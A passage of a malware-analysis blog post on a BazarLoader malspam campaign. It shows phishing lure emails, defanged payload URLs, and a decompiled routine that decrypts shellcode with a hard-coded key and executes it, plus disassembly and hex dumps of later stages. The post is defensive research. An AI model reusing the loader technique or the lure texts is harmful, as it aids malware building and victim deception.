BazarLoader Mocks Researchers in December 2020 Malspam Campaign

gosecure.net/blog/2021/02/01/bazarloader-mocks-researchers-in-december-2020-malspam-campaign/

Lilly Chalupowski

February 1, 2021


Preface

Our Inbox Detection and Response (**IDR**) team has observed a new BazarLoader campaign targeting the information technology, aeronautic and financial industries. The **IDR** team has successfully blocked over 550 thousand BazarLoader malspam emails throughout this campaign alone.

GoSecure researchers received a sample from the **IDR** team which was suspected of being BazarLoader, named Report *Preview15-10.exe*, on *2020-10-06*. Shortly after, GoSecure researchers received yet another BazarLoader sample on *2020-10-08* named *Document2-85.exe*, which exhibited similar behavior.

Analysis

The initial infection vector, which has been observed by our Inbox Detection and Response Team (**IDR**), is via malspam containing fake employment termination notices and anonymous surveys. The threat actor(s) primarily use Google Drive and Google Docs to distribute their malicious payloads. The employment termination malspam was observed on October 6, 2020 and the anonymous survey malspam was observed on October 8, 2020. This can be seen in *Figure 1* and *Figure 2*.




From James Erickson <marcene.jack@peytoneley.com> ☆
Subject **Re: my visit and call**
Reply to James Erickson <shannon.ong35@myhunter.cuny.edu> ☆
To [redacted] ☆

, i am sorry to confirm that by the decision of CFO of Bmd your employment with our company is terminated with effect from 10/6 9 (PDF preview)
You will get payout for the next 2 weeks by our handbook. It is because of our client complaint on you #75293

Bmd lawyer - outsource notification

Figure 1: BazarLoader Employment Termination Malspam



From Vanessa Jones <Agostino.Ragozzino@qualityhealthsupport.com> ☆
Subject **RE: what about your opinion?** 10/8/20, 12:59 PM
Reply to Vanessa Jones <admin@modernhhi.com> ☆
To [redacted] ☆

Good morning,
HR Department of Air Academy Associates is carrying out an anonymous survey of its employees wishing to know if the employees of our company are satisfied with the conditions of work. You can find questions of our survey here. Feel free to ask me questions about the survey if you have any. Waiting for you to go through this survey by the end of the day.

Online preview: **hxxps://docs[.]google[.]com/d/e/2PACX-1vQ7wK9C0fLCwS3voYLhGz3Gmy6g4UMKe_xZ1ds8xv7LonpviJBXefG9rBZuMPkmtytDYe**
(copy this link and paste to your browser)

With best wishes,
Vanessa Jones
HR Department Analyst

Figure 2: BazarLoader Fake Anonymous Survey

We will firstly analyze the employment termination malspam.

Once the user clicks the link, they will be redirected to hxxps://docs[.]google[.]com/document/d/e/2PACX-1vR_9tGGWDcS1ZyIuiGpMQg2Sv9nRWempyUKuQ1iyJp_HHt1C87OPirnO7EImnOW6ILbrmHXUpl_OIxQ/pub to download an executable.

The executable *Review_Report15-10.exe* (3c27fca6d9cf1379eee93e6fea339e61) will appear as a PDF document to users who do not have extensions enabled in Windows, as seen in *Figure 3*.





Figure 3: Stage 1 PDF Icon Lure


To help obfuscate its purpose, BazarLoader appears to be bound or obfuscated with legitimate resources from *YUVPlayer (A Lightweight YUV player which supports various YUV formats)*. An example of this can be seen in *Figure 4*.



YUVPlayer, 4.2
Copyleft 2015
版权所属，源码开放，欢迎研究，如有出错，自行修正
迟思堂工作室 李迟编写
www.latelee.org


Figure 4: YUVPlayer Dialog Embedded Resource

Once executed, the legitimate application or dialogs will not be shown to the user. Instead, it will call `advapi32.CryptHashData` using the string `s_)q03vcOm95^+Rj3dG_Jx@k0GGwYOIddH_14025b520` as the data to create a hash using the `PROV_RSA_FULL` Windows cryptographic provider. Once the hash is created, it will create a key using `advapi32.CryptDeriveKey`. It will then obtain a handle to the current process for the purpose of allocating memory with `PAGE_EXECUTE_READWRITE` permissions. The next function is responsible for copying the shellcode from the `.data` section to the newly allocated memory location. Once the encrypted shellcode has been copied to executable memory, it will then use `advapi32.CryptEncrypt` to decrypt the shellcode. Once the shellcode has been successfully decrypted, it will execute the shellcode.



```
phProv0 = 0;
bResult = CryptAcquireContextA(&phProv0,(LPCSTR)0x0,(LPCSTR)0x0,1,0);
if (bResult != 0) {
  CryptAcquireContextA(&phProv0,(LPCSTR)0x0,(LPCSTR)0x0,1,8);
}
local_68[0] = 0x2a412;
bResult = CryptAcquireContextW(&phProv1,(LPCWSTR)0x0,(LPCWSTR)0x0,1,0);
if ((((bResult != 0) ||
     (bResult = CryptAcquireContextW(&phProv1,(LPCWSTR)0x0,(LPCWSTR)0x0,1,8), bResult != 0)) ||
    (bResult = CryptAcquireContextW(&phProv1,(LPCWSTR)0x0,(LPCWSTR)0x0,1,0xf0000000),
    bResult != 0)) && (bResult = CryptCreateHash(phProv1,0x8003,0,0,&phHash0), bResult != 0)) {
  phProv2 = 0;
  bResult = CryptAcquireContextA(&phProv2,(LPCSTR)0x0,(LPCSTR)0x0,1,0);
  if (bResult != 0) {
    CryptAcquireContextA(&phProv2,(LPCSTR)0x0,(LPCSTR)0x0,1,8);
  }
                  /* Hashing for Key Creation */
  bResult = CryptHashData(phHash0,(BYTE *)s_)q03vcOm95^+Rj3dG_Jx@kOGGwYOIddH_14025b520,0x73,1);
  if ((bResult != 0) &&
     (bResult = CryptDeriveKey(phProv1,0x6801,phHash0,1,&phKey0), uVar3 = local_68[0],
     bResult != 0
                  /* Create Decryption Key Using Unique Hash */)) {
    hProcess = GetCurrentProcess();
    pbData = (code *)VirtualAllocExNuma(hProcess,(LPVOID)0x0,(ulonglong)uVar3,0x1000,0x40,0);
    FUN_1401a3a00(pbData,&pEncryptedShellcode,(ulonglong)local_68[0]);
    bResult = CryptEncrypt(phKey0,0,1,0,(BYTE *)pbData,local_68,local_68[0]);
    if (bResult != 0) {
                  /* Execute Decrypted Shellcode */
      (*pbData)();
      LOCK();
```

Figure 5: BazarLoader Shellcode Decryption Routine



```
00000001400078E9   FFD6                      call rsi
00000001400078EB   90                        nop
00000001400078EC   48:8D53 E8                lea rdx,qword ptr ds:[rbx-18]
00000001400078F0   B8 FFFFFFFF               mov eax,FFFFFFFF
00000001400078F5   F0:0FC142 10              lock xadd dword ptr ds:[rdx+10],eax
00000001400078FA   83E8 01                   sub eax,1
00000001400078FD   7F 09                     jg sample.140007908
00000001400078FF   48:8B0A                   mov rcx,qword ptr ds:[rdx]
0000000140007902   48:8B01                   mov rax,qword ptr ds:[rcx]
0000000140007905   FF50 08                   call qword ptr ds:[rax+8]
0000000140007908   4C:8B8F 88020000          mov r9,qword ptr ds:[rdi+288]
000000014000790F   BA 80000000               mov edx,80
0000000140007914   44:8D42 81                lea r8d,qword ptr ds:[rdx-7F]
0000000140007918   48:8B4F 40                mov rcx,qword ptr ds:[rdi+40]
000000014000791C   FF15 3E941C00             call qword ptr ds:[<&SendMessageW>]
0000000140007922   4C:8B8F 88020000          mov r9,qword ptr ds:[rdi+288]
0000000140007929   45:33C0                   xor r8d,r8d
000000014000792C   BA 80000000               mov edx,80
0000000140007931   48:8B4F 40                mov rcx,qword ptr ds:[rdi+40]
0000000140007935   FF15 25941C00             call qword ptr ds:[<&SendMessageW>]
000000014000793B   48:83BF 78010000 0        cmp qword ptr ds:[rdi+178],0
0000000140007943   0F85 8A000000             jne sample.1400079D3
0000000140007949   B9 80040000               mov ecx,480
000000014000794E   E8 31410000               call sample.14000BA84
0000000140007953   48:8945 27                mov qword ptr ss:[rbp+27],rax
0000000140007957   48:85C0                   test rax,rax
000000014000795A   74 0B                     je sample.140007967
000000014000795C   48:8BC8                   mov rcx,rax
000000014000795F   E8 9CB1FFFF               call sample.140002B00
0000000140007964   4C:8BF0                   mov r14,rax
0000000140007967   4C:89B7 78010000          mov qword ptr ds:[rdi+178],r14
000000014000796E   49:8B06                   mov rax,qword ptr ds:[r14]
0000000140007971   4C:8BC7                   mov r8,rdi                         rdi:&"ÀÐ"
0000000140007974   BA 83000000               mov edx,83
0000000140007979   49:8BCE                   mov rcx,r14
000000014000797C   FF90 C8020000             call qword ptr ds:[rax+2C8]
0000000140007982   48:8B87 78010000          mov rax,qword ptr ds:[rdi+178]
0000000140007989   48:89B8 70010000          mov qword ptr ds:[rax+170],rdi     rdi:&"ÀÐ"

00004D0000

0001400078E9 sample.exe:$78E9 #6CE9
```


```
RAX     0000000000000001
RBX     00000000005FE148
RCX     9D3D02884C8C0000
RDX     0000000000000000
RBP     000000000014E3E9
RSP     000000000014E3A0
RSI     00000000004D0000
RDI     000000000014F2F0

R8      00000000004FA412
R9      000000000002A412
R10     0000000000608C10
R11     000000000014E380
R12     00000000003107CE
R13     0000000000000001
R14     0000000000000000
R15     0000000000000110

RIP     00000001400078E9

RFLAGS    0000000000000002
ZF 0   PF 0   AF 0
OF 0   SF 0   DF 0
CF 0   TF 0   IF 1

Default (x64 fastcall)
1: rcx 9D3D02884C8C0000
2: rdx 0000000000000000
3: r8 00000000004FA412
4: r9 000000000002A412
5: [rsp+20] 00000000004
```

```
        Hex                                                ASCII
4D0000  E8 00 00 00 00 59 49 89 C8 48 81 C1 08 06 00 00  è....YI.ÈH.Á....
4D0010  BA 80 7B 1C ED 49 81 C0 08 A4 02 00 41 B9 05 00  º.{.íI.À.¤..A¹..
4D0020  00 00 56 48 89 E6 48 83 E4 F0 48 83 EC 30 C7 44  ..VH.æH.äðH.ì0ÇD
4D0030  24 20 01 00 00 00 E8 05 00 00 00 48 89 F4 5E C3  $ ....è....H.ô^Ã
4D0040  48 8B C4 44 89 48 20 4C 89 40 18 89 50 10 53 55  H.ÄD.H L.@..P.SU
4D0050  56 57 41 54 41 55 41 56 41 57 48 83 EC 78 83 60  VWATAUAVAWH.ìx.`
4D0060  08 00 48 8B E9 B9 4C 77 26 07 44 8B FA 33 DB E8  ..H.é¹Lw&.D.ú3Ûè
4D0070  A4 04 00 00 B9 49 F7 02 78 4C 8B E8 E8 97 04 00  ¤...¹I÷.xL.èè...
4D0080  00 B9 58 A4 53 E5 48 89 44 24 20 E8 88 04 00 00  .¹X¤SåH.D$ è....
4D0090  B9 10 E1 8A C3 48 8B F0 E8 7B 04 00 00 B9 AF B1  ¹.á.ÃH.ðè{...¹¯±
4D00A0  5C 94 48 89 44 24 30 E8 6C 04 00 00 B9 33 00 9E  \.H.D$0èl...¹3..
4D00B0  95 48 89 44 24 28 4C 8B E0 E8 5A 04 00 00 48 63  .H.D$(L.àèZ...Hc
4D00C0  7D 3C 4C 8B D0 48 03 FD 81 3F 50 45 00 00 74 07  }<L.ÐH.ý.?PE..t.
4D00D0  33 C0 E9 2D 04 00 00 B8 64 86 00 00 66 39 47 04  3Àé-...¸d...f9G.
4D00E0  75 EE 41 BE 01 00 00 00 44 84 77 38 75 E2 0F B7  uîA¾....D.w8uâ.·
```

```
000000000014E3A  00000000004D0000  return to
000000000014E3A  000000000014F2F0  &"ÀÐ"
000000000014E3B  00000000003107CE
000000000014E3B  0000000000000001
000000000014E3C  00000000004D0000  return to
000000000014E3C  000000000014E3E0
000000000014E3D  000000000002A412
000000000014E3D  000000014001 5B9A  return to
000000000014E3E  000000000002A412
000000000014E3E  00000000005FE1A0
000000000014E3F  00000000005FE148  "sQŽN "
000000000014E3F  0000000000000000
000000000014E40  0000000000000000
000000000014E40  0000000000605300
000000000014E41  00000000006063B0
000000000014E41  000000014002B27D  return to
000000000014E42  000000000014F2F0  &"ÀÐ"
```

Figure 6: Executing Stage 1 Decrypted Shellcode


The shellcode will obtain a handle to `kernel32.LoadLibraryA` , `kernel32.GetProcAddress` , `kernel32.VirtualAlloc` , `kernel32.VirtualProtect` and `ntdll.ZwFlushInstructionCache` , by enumerating the Process Environment Block (PEB) using the instruction `mov rax,qword ptr gs: [60]` . This is common with shellcode as it will need to resolve these APIs dynamically to interact with the Windows operating system.
Once completed, it will then call `kernel32.VirtualALloc` to prepare injecting a PE executable for the next stage. To build the PE header, it will use the routine shown in *Figure 7*.



```
00000000004D0199   4D:2BC6      sub r8,r14
00000000004D019C   45:85C9      test r9d,r9d
00000000004D019F   74 19        je 4D01BA
00000000004D01A1   48:8BC7      mov rax,rdi
00000000004D01A4   48:2BC5      sub rax,rbp
00000000004D01A7   48:3BD0      cmp rdx,rax
00000000004D01AA   73 0E        jae 4D01BA
00000000004D01AC   48:8D42 C4   lea rax,qword ptr ds:[rdx-3C]
00000000004D01B0   49:3BC3      cmp rax,r11
00000000004D01B3   76 05        jbe 4D01BA
00000000004D01B5   C601 00      mov byte ptr ds:[rcx],0
00000000004D01B8   EB 05        jmp 4D01BF
00000000004D01BA   41:8A02      mov al,byte ptr ds:[r10]
00000000004D01BD   8801         mov byte ptr ds:[rcx],al
00000000004D01BF   49:03D6      add rdx,r14
00000000004D01C2   4D:03D6      add r10,r14
00000000004D01C5   49:03CE      add rcx,r14
00000000004D01C8   4D:85C0      test r8,r8
00000000004D01CB   75 CC        jne 4D0199
```

Figure 7: Prepare Stage 2 PE

Once PE header has been partially copied (excluding MZ magic value), it will start to copy the `.text` section using the routine shown in *Figure 8*.




```
00000000004D01FA   41:8A00            mov al,byte ptr ds:[r8]
00000000004D01FD   4D:03C6            add r8,r14
00000000004D0200   8802               mov byte ptr ds:[rdx],al
00000000004D0202   49:03D6            add rdx,r14
00000000004D0205   4D:2BCE            sub r9,r14
00000000004D0208   75 F0              jne 4D01FA
00000000004D020A   48:83C1 28         add rcx,28
00000000004D020E   4D:85D2            test r10,r10
00000000004D0211   75 CF              jne 4D01E2
00000000004D0213   8B9F 90000000      mov ebx,dword ptr ds:[rdi+90]
00000000004D0219   48:03DE            add rbx,rsi
00000000004D021C   8B43 0C            mov eax,dword ptr ds:[rbx+C]
00000000004D021F   85C0               test eax,eax
00000000004D0221   0F84 8A000000      je 4D02B1
00000000004D0227   48:8B6C24 20       mov rbp,qword ptr ss:[rsp+20]
00000000004D022C   8BC8               mov ecx,eax
00000000004D022E   48:03CE            add rcx,rsi
00000000004D0231   41:FFD5            call r13
00000000004D0234   44:8B3B            mov r15d,dword ptr ds:[rbx]
00000000004D0237   4C:8BE0            mov r12,rax
00000000004D023A   44:8B73 10         mov r14d,dword ptr ds:[rbx+10]
00000000004D023E   4C:03FE            add r15,rsi
00000000004D0241   4C:03F6            add r14,rsi

s:[r8]=[00000000004D2E0D "DC"]=44 'D'

4D01FA
```

```
       Hex                                                ASCII
530F80 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
530F90 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
530FA0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
530FB0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
530FC0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
530FD0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
530FE0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
530FF0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
531000 48 89 54 24 10 48 89 4C 24 08 48 83 EC 48 48 C7 H.T$.H.L$.H.ìHHÇ
531010 44 24 38 00 00 00 00 48 8D 05 62 0D 00 00 48 89 D$8....H..b...H.
531020 44 24 30 48 8D 05 26 0D 00 00 48 89 44 24 28 48 D$0H..&...H.D$(H
```

Figure 8: Copy .text Section

Once the `.text` section is copied, it will start resolving many different Windows APIs using `kernel32.GetProcAddress`.

When the additional APIs have been resolved, it will then make the `.text` section it copied earlier executable using `kernel32.VirtualProtect`, as seen in *Figure 9*.

